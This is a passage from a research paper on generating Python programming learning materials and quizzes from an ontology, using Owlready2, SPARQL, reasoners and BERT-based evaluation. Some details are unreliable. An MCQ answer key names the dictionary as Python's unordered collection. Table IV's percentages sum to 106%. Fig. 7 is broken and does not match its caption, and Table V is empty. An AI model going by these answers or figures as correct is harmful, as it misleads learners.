the construction of the graph, its fit in a related course agenda, and the application of semantic representation techniques. The graph is also studied with respect to practical applications, namely personalized learning and adaptive tutoring systems. Finally, the authors also give some ideas for evaluating and validating the graph's accuracy and relevance.

Despite the relatively wide use of automatic learning materials in the programming domain, notable limitations remain, which should be addressed for the technology to reach its full potential in the most current applications. They include lack of knowledge representation, knowledge structure, flexibility, context awareness, content reusability, and depth of understanding. Current systems often require human oversight to ensure quality and still lack the interactivity, personalization, and problem-solving skills that come with human instruction. Continued AI development, especially contextual understanding, adaptability, and soft skill integration, will be crucial for overcoming these limitations. Table I compares the current approaches (traditional approaches) and ontology-based approaches to automatic learning materials generation in the programming domain. Traditional approaches are generally linear and less flexible and can struggle with scalability and personalization. They tend to rely on static content structures. However, ontology-based approaches leverage semantic relationships to create more dynamic, adaptable, and personalized learning experiences. The main thing they provide is enhanced interoperability and support of collaborative learning.

III. Ontology-Based Approach for Learning Materials Generation

Formal knowledge representation is used in an ontology-based approach that captures domain-specific concepts, relations, and properties and uses such information to generate learning materials. The method involves an ontology for the target domain's concepts, relationships, and properties, such as programming languages. Semantic understanding is captured through ontology, meaning it results in inferring relationships and categorizing concepts. Learners' needs and preferences are analyzed based on educational objectives and learner profiles. The ontology is used to generate content that is coherent and contextually relevant. The materials are presented using natural language processing techniques to make the explanation as clear and understandable as possible. Because it is based on ontology, it allows for continuous updating and refinement as the domain knowledge changes. The benefits include scalability, adaptability, personalization, consistency, efficiency, and accessibility. The ontology-based approach can create adaptive, personalized, high-quality educational content for various domains, such as programming education.

TABLE I. COMPARISON BETWEEN THE TRADITIONAL APPROACHES AND ONTOLOGY-BASED APPROACHES

Feature/Aspect	Traditional Approaches	Ontology-based Approaches	References
Knowledge Structure	linear and hierarchical	semantic and interconnected	[16], [19]
Flexibility	limited adaptability to new topics	highly adaptable to new knowledge and domains	[6], [13]
Context Awareness	minimal context consideration	rich context understanding through relationships	[22], [23]
Content Reusability	low reusability of materials	high reusability due to modular components	[10], [14]
Personalization	basic customization, often static	dynamic personalization based on learner profiles	[5], [24]
Scalability	difficult to scale with growing content	easily scalable with ontological frameworks	[7], [25]
Interoperability	often siloed systems	enhanced interoperability across platforms	[17], [26]
Knowledge Representation	simple data structures (e.g., text, images)	rich semantic representation using classes, properties, and relationships	[9], [27]
Maintenance	time-consuming updates and revisions	more accessible updates due to modular ontology design	[28], [29]
Collaboration Support	limited collaboration features	facilitates collaboration through shared ontologies	[1], [10]
Learning Pathways	predefined and rigid learning paths	dynamic learning pathways based on learner needs	[4], [17]
Assessment Tools	basic quizzes and tests	adaptive assessments based on learner progress	[8], [15]
Feedback Mechanism	limited feedback based on performance	contextual feedback based on semantic analysis	[20], [30]

The ontology-based approach for generating learning materials involves structured knowledge representations on a domain to automatically create the learning materials. Ontologies are leveraged in this process to map the relationships between different concepts in the subject of a knowledge domain, providing generated materials that are pedagogically sound and contextually relevant. The primary process of generating learning materials using an ontology-based approach can be demonstrated in several steps as follows:

1) Ontology development, which includes domain analysis, is to identify the key concepts, relationships, and rules within the subject area, and ontology construction to define the concepts (classes), properties (relationships), and instances (individuals) within the domain, and validation and refinement ensure that the ontology accurately represents the domain knowledge through validation and iterative refinement.

2) Knowledge representation involves formalizing the ontology. This formal language provides precise semantics for the concepts and relationships, axioms, and rules to define axioms and inference rules to capture the logical constraints and derivations within the domain.

3) Learning materials generation, which contains the content extraction for identifying relevant content from the ontology based on the learning objectives, content structuring to organize the extracted content into a coherent structure, following educational best practices (e.g., Bloom's taxonomy), and template application to apply predefined templates to format the content into various types of learning materials (e.g., textbooks, task assessments, interactive modules).

4) Automated generation algorithms include the input processing to accept inputs such as learning objectives, target audience, and preferred content format; ontology querying, which uses description logic (DL) queries to retrieve relevant concepts, relationships, and instances from the ontology, material assembly to assemble the retrieved information into structured learning materials using the defined templates, and output generation for producing the final learning materials in the desired format (e.g., HTML, e-learning platform).

Automatically generating learning materials involves a complex pipeline integrating natural language processing (NLP), machine learning, and educational technology. The following is an algorithmic approach to automatically generating learning materials from an ontology. Automatically generating learning materials in the programming domain involves several tailored steps. The following is a proposed algorithm for automatic learning material generation in the programming domain:

Inputs:

- Programming Language: The specific language (Python).
- Learning Objectives: Skills or concepts to be covered (e.g., syntax, data structures, algorithms).
- Content Sources: Online tutorials, documentation, coding.
- Format Preferences: Desired output formats (e.g., code snippets, quizzes, video tutorials).
- Target Audience: Beginner, intermediate, or advanced learners.

Steps:

1) Content retrieval:

- Query content sources using APIs or web scraping to gather relevant programming resources.
- Use NLP techniques to filter and categorize content based on relevance and complexity.

2) Content analysis:

- Analyze the retrieved content for key programming concepts, syntax rules, common pitfalls, and best practices.
- Identify gaps in the content that need to be addressed to fulfill the learning objectives.

3) Content structuring:

- Organize the content into a logical flow, such as:
- Introduction to the language
- Basic syntax and constructs
- Control structures (loops, conditionals)
- Data structures (arrays, lists, dictionaries)
- Functions and modules
- Advanced topics (e.g., OOP, frameworks)
- Create outlines or flowcharts to visualize the structure.

4) Material creation:

- Generate text explanations for each section using NLP techniques.
- Create code examples and snippets that illustrate each concept.
- Develop quizzes or coding challenges based on the key concepts identified.
- Design multimedia elements (like screencasts or infographics) if applicable.

5) Customization:

- Tailor the generated materials to fit the target audience's skill level.
- Adjust complexity by simplifying explanations or introducing advanced topics as needed.

6) Interactive elements:

- Integrate coding environments (like Jupyter Notebooks or online IDEs), where learners can practice coding directly within the material.
- Include live coding demonstrations or interactive simulations.

7) Feedback loop:

- Incorporate user feedback mechanisms (like quizzes and surveys) to evaluate understanding and engagement.
- Use machine learning to refine content generation based on user performance data.

8) Output generation:

- Compile all materials into a cohesive format (e.g., HTML pages, PDF documents, online course modules).
- Ensure accessibility standards are met (e.g., code readability, alt text for images).

9) Review and iteration:

- Implement a review process, where educators or experienced programmers can evaluate the generated materials.
- Iterate on the content based on feedback and updates in programming language features or best practices.

Outputs:

- Comprehensive learning materials tailored to programming topics and audiences.
- Code snippets and examples for hands-on practice.
- Quizzes and coding challenges to reinforce learning.

Considerations:

- Ethics and Copyright: Ensure all content respects copyright laws and ethical guidelines.
- Diversity and Inclusion: Include diverse perspectives and examples in the programming context.
- Technology Integration: Consider integrating learning management systems (LMS) or coding platforms for easy distribution and tracking.

Example Use Case:

1) Input:

- Programming Language: "Python"
- Learning Objectives: Understand basic syntax, functions, and data structures.
- Format Preferences: Text explanations, code examples, quizzes.
- Target Audience: Beginners.

2) Output:

- A structured document explaining Python basics with annotated code snippets.
- A set of quizzes covering key points about Python syntax and functions.
- Links to interactive coding environments for practice.

Fig. 1 shows a summary flowchart of creating and managing Python learning materials. After processing several inputs, such as learning objectives and content sources, through steps including content retrieval and structure, it produces learning materials that are accessible, interactive, and customizable.



Fig. 1. Creating and managing learning materials for Python.

IV. Proposed Knowledge Model for the Domain-Specific Concepts

The domain-specific concept is the system's knowledge module, organizing the domain knowledge structure, including its central concepts and their relationships. This model facilitates the automatic generation of learning materials for the educational process. It focuses on constructing and organizing domain-specific concepts and their interrelations [29]. A knowledge module consists of guidelines to identify all vocabulary concepts to illustrate or solve problems. It is purely declarative and does not provide instructions on how learners can utilize it to address practical issues [31]. Two categories of ontology modules have been developed based on the characteristics of the learning materials: general domain-specific concepts ontology and specific domain-specific concepts knowledge module ontology. These modules represent the knowledge concepts needed for learning, provide input to the knowledge module, offer particular feedback, select problems, create learning materials, and support the student model. A domain-specific concepts knowledge module has been proposed based on current research, as illustrated in Fig. 2. This model is fundamentally based on domain concepts, properties, task assessments, material resources, learning objectives, learning rules, learning levels, and their interrelationships. To generate learning materials and reuse the knowledge module in the learning process, ontologies organize and represent the domain-specific concepts knowledge module. The advantage of this model is its ability to personalize and automatically generate learning materials for learners. Based on the general domain-specific concepts ontology shown in Fig. 2, domain concepts, domain properties, task assessments, material resources, learning objectives, learning rules, and learning levels terminologies refer to the following:

- Domain concepts present domain-specific knowledge or a comprehensive learning material or course overview.
- Domain properties represent a learning material or domain-specific properties within a domain knowledge model.
- Task assessments explain how the application system can assess or measure the required learner activities within a specific period.
- Material resources are physical or digital items used in educational settings to support and facilitate learning. They include textbooks, web resources, software, multimedia tools, and laboratory equipment.

- Learning objectives are clear, measurable goals that outline students' expected learning outcomes. They guide teachers in planning instruction, designing assessments, and evaluating progress. Aligned with curriculum and instructional standards, they provide a framework for effective teaching and assessment.
- Learning rules are principles or guidelines that describe how learning occurs and how new information is acquired and processed. These rules help educators understand student learning and inform instructional strategies while helping students become more effective learners by optimizing their learning processes.
- Learning levels are the stages of proficiency and understanding individuals progress through as they acquire new knowledge, skills, and competencies. They are crucial in education and instructional design, as they help educators tailor teaching methods and materials to support students at different stages of their learning journey.

Fig. 3 displays the design and structure of a selected ontology knowledge module for the domain-specific concepts case study for the Python programming domain. Several relationships are applied to the domain-specific concepts selected in case examples. The relationships are generalization or specialization, dependency, and containment. Containment indicates that a specific domain concept within a given domain contains various concepts (has-a). The generalization or specialization shows particular topics or domains with specific concepts (is-a). Based on Fig. 2 and Fig. 3, the following displays a temporary explanation of a domain concept:

- Domain concepts: Class, Function.
- Domain properties: syntax.
- Task assessments: program, code review, project.
- Material resources: textbooks, web resources.



Fig. 2. Knowledge model for the domain-specific concepts.



Fig. 3. Specific knowledge model for the domain-specific concepts.

V. Proposed Model Implementation

Computer Science and Information Technology disciplines offer numerous language modules and packages for developing and managing ontology models. Python is one of the most widely used and favored languages for implementing an ontology for domain-specific concept models. This interpreted, object-oriented, and extensible programming language is known for its exceptional clarity and versatility across various fields [22]. In [23], the authors used Python and Owlready2 to create the ontology and implement the domain knowledge. In this work, the domain-specific concept explored is the "Basics of Computer Programming", the ontology is constructed using the "Python Programming Language." The Python and Owlready2 modules implement domain-specific concepts within the ontology. Owlready2 facilitates transparent access to ontologies, allowing for the manipulation of classes, individuals, object properties, data properties, annotations, property domains, ranges, constrained datatypes, disjoints, and class expressions, including intersections, unions, property value restrictions, and more. Python offers some functions and modules for managing ontology to implement, create, and modify ontologies. The get_ontology() function allows building an empty ontology from its IRI using the Owlready2 module. Owlready2 uses the syntax "with ontology: ..." to demonstrate the ontology that will receive the new RDF triples. For creating an ontology, the following short code is used:

```
from owlready2 import *

ontology = get_ontology()

with ontology: <Python code>
```

Concerning the implementation of the domain-specific concepts and the construction of its components: the domain concepts, learning objectives, domain properties, task assessments, learning rules, material resources, and learning levels. Fig. 4 shows a code dealing with the design of the core classes of the presented model. Fig. 5 corresponds with some of the object property relationships defined for the constructed components of the selected model. Several tools are available to display the ontology graph. The tools are Synaptica, OWLGrEd, and Protégé. Protégé is the most commonly used tool to display the ontology graph of domain-specific concepts, as shown in Fig. 6. The circular relationship lines in Fig. 6 mean that each topic can depend on another topic and contain subtopics. For example, the iterative loop depends on variables, logical operators, and relational operators. Control sentences contain conditional sentences and iterative sentences. Fig. 7 presents a SPARQL query as an example of visualizing all the domain concepts in the selected ontology domain-specific concepts regarding retrieving the domain concept and its description.

```
ontology = get_ontology("http://test.org/Domain_Specific_Concepts.owl#")
#Construction of the Domain Specific Concepts Components

```
Domain Concept: Python Class:
Domain Description:
A class is a user-defined blueprint or prototype from which objects are created. Classes provide
    a means of bundling data and functionality together. Creating a new class creates a new type of object, allowing new
    instances of that type to be made. Each class instance can have attributes attached to it for maintaining its state.
    Class instances can also have methods (defined by their class) for modifying their state.
```

Fig. 7. A SPARQL query for retrieving the concept "python class" and its description.

We use natural language processing for automatic learning material generation, applying the spacy module in Python and the rdflib module. Fig. 8 and Fig. 9 present the code that controls the ontology of domain-specific concepts. Fig. 10 and Fig. 11 display snapshots of SPARQL for generating task assessment and query results according to SPARQL selecting concepts. The results are domain concepts, task assessment, and ask questions in the form of multiple-choice questions. Regarding automatic learning materials generation, the system randomly generates task assessments as multiple-choice questions for the learner. The learner is asked to answer the question, and according to the answer, whether it is correct or not, the system will automatically generate learning materials for further reading. Fig. 12 shows a snapshot of a task assessment question, whether the answer is correct, and the suggested learning material for the selected task.

Fig. 13 shows a system that uses an ontology-based method to generate adaptive learning materials and quizzes. It illustrates how an ontology of concepts and relationships guides the development of personalized quizzes and learning paths suited to different competence levels. At the same time, learner progress informs knowledge gap analysis and topic selection. The Python programming ontology is a hierarchical system that maps out Python concepts, relationships, and learner progression. It includes fundamental concepts like variables, data types, and functions. The system infers a learner's proficiency level based on how they perform in quizzes and assessments. The ontology can be modified dynamically with performance-related data. In addition, it provides data analytics on tracker progress, predictive analytics, and content optimization. The ontology-based quiz creation process is dynamic and automatic, using Python concepts and learning objectives. It integrates with the learning path generator that selects the questions depending on the learner's progress. The system can accommodate questions such as multiple choice, true or false, fill-in blanks, code snippets, and coding challenges for promoting knowledge retention and skill development. The traditional way of producing materials and questions is to establish the scope and topic sets, acquire information and resources, structure the content, build learning materials, build assessment questions, and create specific examples. The instructor could use book texts, online resources, or even their teaching notes to extensively deal with functions, parameters, return values, and scope. The content is divided into an introduction to the function, a function definition, parameters and arguments, return value, and function scope. There are text-based learning materials, code-based learning materials, visuals, and exercises. Assessment questions can be multiple choice, code analysis, or code writing. Table II shows a comparison between traditional

versus ontology-based learning material creation. Examples include defining functions using the "return" statement and questioning about parameters in a function. This approach emphasizes the reliance on the instructor's knowledge and the step-by-step process of translating that knowledge into learning resources. The following is a case study considering the following code:

```
def add_numbers(x, y):
    result = x + y
    return result
sum = add_numbers(5, 3)
print(sum)
```

What is the purpose of parameters in a function?

a) To give the function a name.

b) To allow the function to accept input values.

c) To specify the data type of the return value.

d) To control the order in which code is executed.



Fig. 13. Ontology-based method to generate adaptive learning materials and quizzes.

VI. Proposed Ontology-Based Model Validation and Evaluation

For ontology-based model validation and evaluation, various tools can be utilized to ensure the ontology's accuracy, consistency, completeness, and pedagogical effectiveness. Using these tools, you can comprehensively validate and evaluate ontology-based models to ensure high-quality, effective learning materials. A robust continuous improvement framework is based on combining automated tools with expert reviews.

1) Ontology evaluation: Ontology evaluation tools are important in assessing ontology's quality, reliability, and utility in many domains [30]. Ontology quality is measured with several metrics and methods, including quality metrics, consistency checkers, structural analysis tools, domain-specific evaluation tools, and usability evaluation tools [30]. Moreover, these tools also maintain the integrity and usefulness of ontologies across different domains. Automation, usability, interoperability, domain-specific adaptations, and capabilities for dynamic evaluation can be improved [30]. IRI_Debug is an ontology evaluation tool that enables the detection and correcting of issues in the Internationalized Resource Identifiers (IRIs) [28]. It provides IRI validation, validation of errors, consistency checking, namespace control, and an easy-to-use interface [28]. However, it is unsatisfactory due to the effectiveness of ontology complexity and IRI usage patterns in ontology development, maintenance, and educational use. Continuous updates are necessary for evolving standards [28]. Owlready2 offers many reasoners for manipulating the domain ontology, such as Pellet, ELK, and HermiT. The HermiT reasoner is used, as shown in Fig. 14, to check that the constructed ontology is consistent and allows the classification, instance checking class satisfiability, and conjunctive query answering

of the developed domain ontology for the selected model. It is most commonly used in ontology engineering.

TABLE II. COMPARISON BETWEEN THE TRADITIONAL APPROACHES AND ONTOLOGY-BASED APPROACHES

Feature	Traditional Learning Material Creation	Ontology-Based Learning Material Creation
Content Organization	Linear and structured manually	Hierarchical and dynamically structured using ontology
Customization	Limited personalization	Highly personalized based on learners' needs
Content Reusability	Low content created from scratch	High, modular content reuse across different topics
Automation	Mostly manual work	AI-assisted generation and annotation
Content Consistency	It can be inconsistent across materials	Ensures uniform structure and terminology
Adaptability	Hard to update and adapt	Easily adaptable to new knowledge and learning trends
Efficiency	Time-consuming	Faster and more efficient due to automation
Interactivity	Mostly static content	Dynamic and interactive learning experiences
Scalability	Difficult to scale	Easily scalable across different subjects and learners

2) Ontology validation: Ontology validation tools ensure ontologies' quality, reliability, and usability [32]. They identify issues related to consistency, completeness, correctness, and adherence to best practices [32]. Popular tools include OOPS!, OntoQA, OQuaRE, Pellet and Hermit, OntoMetric, BioPortal and AgroPortal, and OntoClean. OOPS! is a tool that helps ontology developers identify and address common pitfalls in ontology design [33]. It uses a set of pitfalls from best practices and expert recommendations, covering naming conventions, ontology structure, and logical inconsistencies [33]. The tool generates detailed reports detailing pitfalls, severity, and affected elements and provides recommendations for correcting each [33]. It can be integrated into ontology environments like Protégé, enhancing usability and promoting best practices [33]. Fig. 15 shows the OntOlogy Pitfall Scanner tool for ontology validation, which is used for the validation process. The input values for this tool can be ontology URL or RDF file code. Fig. 16 shows the OntOlogy Pitfall Scanner tool validation results.

VII. Results

The ontology-based automatic generation of learning materials in the Python programming domain as a solution provides a more sophisticated system for generating learning materials. Assessing their quality accuracy, 98.5%, makes it a valuable tool in educational technology and content generation. The dataset used in this experiment is Python programming language ontology [34]. To generate the learning materials, we used BERT embeddings to measure the semantic similarity of generated learning materials to predefined reference materials. It also generates an evaluation table, Table III, summarizing the results for each domain concept, as explained in the following steps:

1) Ontology and learning materials: We define an ontology for various domain concepts (e.g., Python Programming, Data Structures) and generate learning materials for each domain concept using predefined content.

2) BERT-based accuracy calculation: We use the BERT model from the sentence-transformers library to compute embeddings for the generated learning materials and predefined reference materials. We then calculate the cosine similarity between these embeddings to determine the semantic accuracy of the generated content.

3) MCQ Generation: We generate multiple choice questions (MCQs) for each domain concept and assess how much the learner understands it.

4) Evaluation table: Table III shows how the create_evaluation_table function collected generated learning materials, accuracy scores, MCQs, and a brief description of results from the results set into a structured evaluation table with the help of pandas. Descriptions of the accuracy are offered as a categorical measure based upon the thresholds, "Excellent alignment" being the case when the accuracy is greater than 90%, "Good alignment" for anything from 70% to 90%, and "Moderate alignment" for a value that is less than 70%.

Table IV compares the ontology-based model's performance across numerous samples of the Python programming topic: Data Types, Control Flow, Functions, Error Handling, and OOP (Object-Oriented Programming) respectively. It proves how effectively the system can generate learning materials and assessments for each topic. As shown in Table V, the ontology-based model's performance also changes according to the dataset size when presented with the task of generating Python programming learning materials. It shows accuracy and other improvements as the model processes more datasets and proves its scalability. Using the following formulas, we have calculated the evaluation metrics such as accuracy, precision, recall, and F1-Score:

- Accuracy = (True Positives + True Negatives) / (Total Instances)
- Precision = True Positives / (True Positives + False Positives)
- Recall = True Positives / (True Positives + False Negatives)
- F1-Score = 2 * (Precision * Recall) / (Precision + Recall)

Data is split into training (80%), and testing (20%) sets using the train_test_split function from sklearn.model_selection. The final parameter is the split with test_size=0.2, and random_state=42 ensures reproducibility. Using dataset size, the training and testing percentages are calculated. The values for these datasets are explicitly defined and printed in the run_evaluation function to make it clear for model training and evaluation dataset distribution. In this case, the accuracy calculation was measured using the BERT-based

semantic similarity. A pre-trained BERT model was used to transform the generated and reference texts into vector embeddings. These embeddings were computed into cosine similarity values measuring their semantic closeness. A predefined threshold was set to verify if the generated content was accurate (e.g., 0.8 or 0.9). The accuracy was calculated as the percentage of the correctly matched samples over the total number of samples.

TABLE III. EVALUATION TABLE SAMPLE

Domain Concept	Generated Learning Material	Accuracy Score (%)	MCQs	Description
Python Programming	Python is a versatile programming language known for its simplicity and readability. It supports multiple programming paradigms, including procedural, object-oriented, and functional programming.	98.50%	Q: What keyword is used to define a function in Python? - def - function - func - define Answer: def	Excellent alignment with reference material.
Data Structures	Common data structures in Python include lists, dictionaries, sets, and tuples. Each structure has unique properties and use cases.	95.85%	Q: Which of the following is an unordered collection in Python? - List - Tuple - Dictionary - String Answer: Dictionary	Excellent alignment with reference material.
Algorithms	Algorithms are step-by-step procedures for solving problems. In Python, you can implement algorithms for sorting, searching, and manipulating data in Python.	92.30%	Q: What is the time complexity of binary search? \n - O(n) \n - O(log n) \n - O(n log n) Answer: O(log n)	Excellent alignment with reference material.

TABLE IV. ONTOLOGY-BASED MODEL EVALUATION: PYTHON PROGRAMMING TOPICS SAMPLE

Python Topic	Number of examples	Percentage	Accuracy	Precision	Recall	F1-Score
Data Types (int, float, str)	390	39%	0.95	0.93	0.96	0.94
Control Flow (if, else, loops)	170	17%	0.91	0.89	0.92	0.90
Functions (def, arguments, return)	70	7%	0.93	0.91	0.94	0.92
Error Handling (try, except)	70	7%	0.89	0.86	0.91	0.88
Object-Oriented Programming (OOP)	360	36%	0.90	0.87	0.92	0.89

TABLE V. ONTOLOGY-BASED MODEL EVALUATION PERFORMANCE BY DATASET SIZE

